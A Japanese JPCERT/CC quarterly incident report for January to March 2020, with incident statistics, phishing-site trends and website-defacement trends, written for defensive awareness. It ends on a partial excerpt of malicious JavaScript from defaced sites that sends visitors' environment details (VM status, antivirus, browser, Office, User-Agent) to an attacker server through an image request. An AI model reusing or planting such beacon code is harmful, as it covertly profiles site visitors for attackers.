JPCERT/CC インシデント報告対応レポート

2020 年 1 月 1 日 ～ 2020 年 3 月 31 日

一般社団法人 JPCERT コーディネーションセンター

2020 年 4 月 14 日

JPCERT CC®

目次

1. インシデント報告対応レポートについて

一般社団法人 JPCERT コーディネーションセンター（以下「JPCERT/CC」）では、国内外で発生するコンピュータセキュリティインシデント（以下「インシデント」）の報告を受け付けています(注 1)。本レポートでは、2020 年 1 月 1 日から 2020 年 3 月 31 日までの間に受け付けたインシデント報告の統計および事例について紹介します。

（注 1）JPCERT/CC では、情報システムの運用におけるセキュリティ上の問題として捉えられる事象、コンピュータのセキュリティに関わる事件、できごとの全般をインシデントと呼んでいます。

JPCERT/CC は、インターネット利用組織におけるインシデントの認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として、国内や国外（海外の CSIRT 等）の関係機関との調整活動を行っています。

2. 四半期の統計情報

本四半期のインシデント報告の数、報告されたインシデントの総数、および、報告に対応して JPCERT/CC が行った調整の件数を［表 1］に示します。

［表 1：インシデント報告関連件数］

	1 月	2 月	3 月	合計	前四半期合計
報告件数 (注 2)	1,788	1,775	2,947	6,510	5,189
インシデント件数 (注 3)	1,765	1,685	2,059	5,509	5,385
調整件数 (注 4)	1,249	1,349	1,509	4,107	3,525


（注 2）「報告件数」は、報告者から寄せられた Web フォーム、メール、FAX による報告の総数を示します。

（注 3）「インシデント件数」は、各報告に含まれるインシデント件数の合計を示します。1 つのインシデントに関して複数件の報告が寄せられた場合にも、1 件として扱います。


（注 4）「調整件数」は、インシデントの拡大防止のため、サイトの管理者等に対し、現状の調査と問題解決のための対応を依頼した件数を示します。

本四半期に寄せられた報告件数は、6,510 件でした。このうち、JPCERT/CC が国内外の関連するサイトとの調整を行った件数は 4,107 件でした。前四半期と比較して、報告件数は 25%増加し、調整件数は 17%増加しました。また、前年同期と比較すると、報告数は 47%増加し、調整件数は 17%増加しました。

［図 1］と［図 2］に報告件数および調整件数の過去 1 年間の月別推移を示します。



［図 1：インシデント報告件数の推移］



［図 2：インシデント調整件数の推移］


【参考】統計情報の年度比較

2019 年度を含む過去 5 年間の年度ごとの報告件数を［表 2］に示します。なお、各年度は 4 月 1 日から翌年の 3 月 31 日までとしています。

［表 2：年間報告件数の推移］

年度	2015	2016	2017	2018	2019
報告件数	17,342	15,954	18,141	16,398	20,147

2019 年度に寄せられた報告件数は 20,147 件でした。前年度の 16,398 件と比較して、23%増加しています。［図 3］に過去 5 年間の年間報告件数の推移を示します。




［図 3：年間報告件数の推移（年度比較）］

2019 年度を含む過去 5 年間の年度ごとの調整件数を［表 3］に示します。

［表 3：調整報告件数の推移］

年度	2015	2016	2017	2018	2019
調整件数	9,659	10,641	8,891	9,835	14,586

2019 年度に調整を行った件数は 14,586 件でした。前年度の 9,835 件と比較して、48%増加しています。［図 4］に過去 5 年間の年間調整件数の推移を示します。




［図 4：年間調整件数の推移（年度比較）］

JPCERT/CC では、報告を受けたインシデントをカテゴリ別に分類し、各インシデントカテゴリに応じた調整、対応を実施しています。各インシデントの定義については、「付録-1. インシデントの分類」を参照してください。本四半期に報告を受けたインシデントの件数のカテゴリごとの内訳を［表 4］に示します。また、内訳を割合で示すと［図 5］のとおりです。

［表 4：報告を受けたインシデントのカテゴリごとの内訳］


インシデント	1 月	2 月	3 月	合計	前四半期合計
フィッシングサイト	1,121	1,188	1,530	3,839	3,700
Web サイト改ざん	49	70	73	192	292
マルウエアサイト	76	94	80	250	205
スキャン	261	187	265	713	744
DoS/DDoS	1	18	2	21	6
制御システム関連	0	0	0	0	0
標的型攻撃	1	1	0	2	6
その他	256	127	109	492	432




［図 5：報告を受けたインシデントのカテゴリ別割合］

フィッシングサイトに分類されるインシデントが 69.7%、スキャンに分類される、システムの弱点を探索するインシデントが 12.9%を占めています。


［図 6］から［図 9］に、フィッシングサイト、Web サイト改ざん、マルウエアサイト、スキャンのインシデントの過去 1 年間の月別推移を示します。




［図 6：フィッシングサイト件数の推移］



［図 7：Web サイト改ざん件数の推移］




［図 8：マルウエアサイト件数の推移］



［図 9：スキャン件数の推移］

［図 10］にインシデントのカテゴリごとの件数および調整・対応状況を示します。



［図 10：インシデントのカテゴリごとの件数と調整・対応状況］

3. インシデントの傾向

3.1. フィッシングサイトの傾向


本四半期に報告が寄せられたフィッシングサイトの件数は 3,839 件で、前四半期の 3,700 件から 4%増加しました。また、前年度同期（1,753 件）との比較では、119%の増加となりました。

本四半期は、国内のブランドを装ったフィッシングサイトの件数が 894 件となり、前四半期の 889 件から 1%増加しました。また、国外のブランドを装ったフィッシングサイトの件数は 2,474 件となり、前四半期の 1,749 件から 41%増加しました。本四半期のフィッシングサイトが装ったブランドの国内・国外別の内訳を［表 5］、国内・国外ブランドの業界別の内訳を［図 11］に示します。

［表 5：フィッシングサイト件数の国内・国外ブランド別内訳］

フィッシングサイト	1 月	2 月	3 月	本四半期合計（割合）
国内ブランド	256	250	388	894(23%)
国外ブランド	685	814	975	2,474(64%)
ブランド不明 (注 5)	180	124	167	471(12%)
全ブランド合計	1,121	1,188	1,530	3,839

（注 5）「ブランド不明」は、報告されたフィッシングサイトが確認時に停止していた等の理由により、ブランドを確認することができなかったサイトの件数を示します。



［図 11：フィッシングサイトのブランド種別割合（国内・国外別）］

JPCERT/CC が報告を受けたフィッシングサイトの内訳のうち、国外ブランドでは E コマースサイトを装ったものが 70.2%、国内ブランドでは金融機関のサイトを装ったものが 35.6%で最多でした。

国外ブランドを騙るフィッシングサイトは前四半期に引き続き特定の E コマースサイトを装ったものが非常に多く全体の 6 割を占めています。その他の国外の E コマースサイトを装ったフィッシングサイトにはモバイル端末以外からアクセスするとコンテンツを表示しない（404 Not Found エラー）モバイル端末だけを狙ったフィッシングサイトが確認されました。

国内ブランドを騙るフィッシングサイトは前四半期に比べて金融機関を装ったフィッシングサイトは減少しましたが、1 月以降に特定の E コマースサイトのログイン画面を装ったものやオンラインゲームサイトを装ったものが増加傾向にありました。
国内の E コマースサイトを装ったフィッシングサイトで使われたドメインの内、約 3 割は正規サイトのドメイン後ろに 20～40 桁ほどの英数字を加えた info や info、net ドメインでした。また、オンラインゲームを装ったサイトで使われたドメインは正規ドメインの後ろにいくつかの文字列を加えた xyz や top ドメインが多く、それらが同じ IP アドレスで立ちあがっているケースがいくつか見受けられました。

フィッシングサイトの調整先の割合は、国内が 38%、国外が 62%であり、前四半期（国内が 36%、国外が 64%）と比べて国内への通知の割合が増加しました。

3.2. Web サイト改ざんの傾向

本四半期に報告が寄せられた Web サイト改ざんの件数は、192 件でした。前四半期の 292 件から 34%減少しています。

多くの Web サイト改ざんでは、アクセスしてきたホストをマルウエアに感染させることを目的としていますが、1 月に確認した Web サイト改ざんは、アクセスしてきたホストをマルウエアに感染させずに不正な JavaScript ファイルをブラウザに読み込むように改ざんされていました。この JavaScript ファイルはクライアントの以下の情報を URL パラメータとして攻撃者の準備したサーバに送信するものでした。

- 仮想環境で動作しているか否か
- インストールされているアンチウイルス種別
- Web ブラウザ情報
- Microsoft Office の情報
- User-Agent

［図 12］はクライアントの環境情報を外部サイトへ送信する JavaScript ファイルの一部です。

```
var strServer = "s.php";
function loadD(strData)
{
  var imgObj = new Image;
  imgObj.src = strServer + "?s=" + strData;
  false;
}

function getVMInfo(nVerbose)
{
  var canvas = document.createElement("canvas");
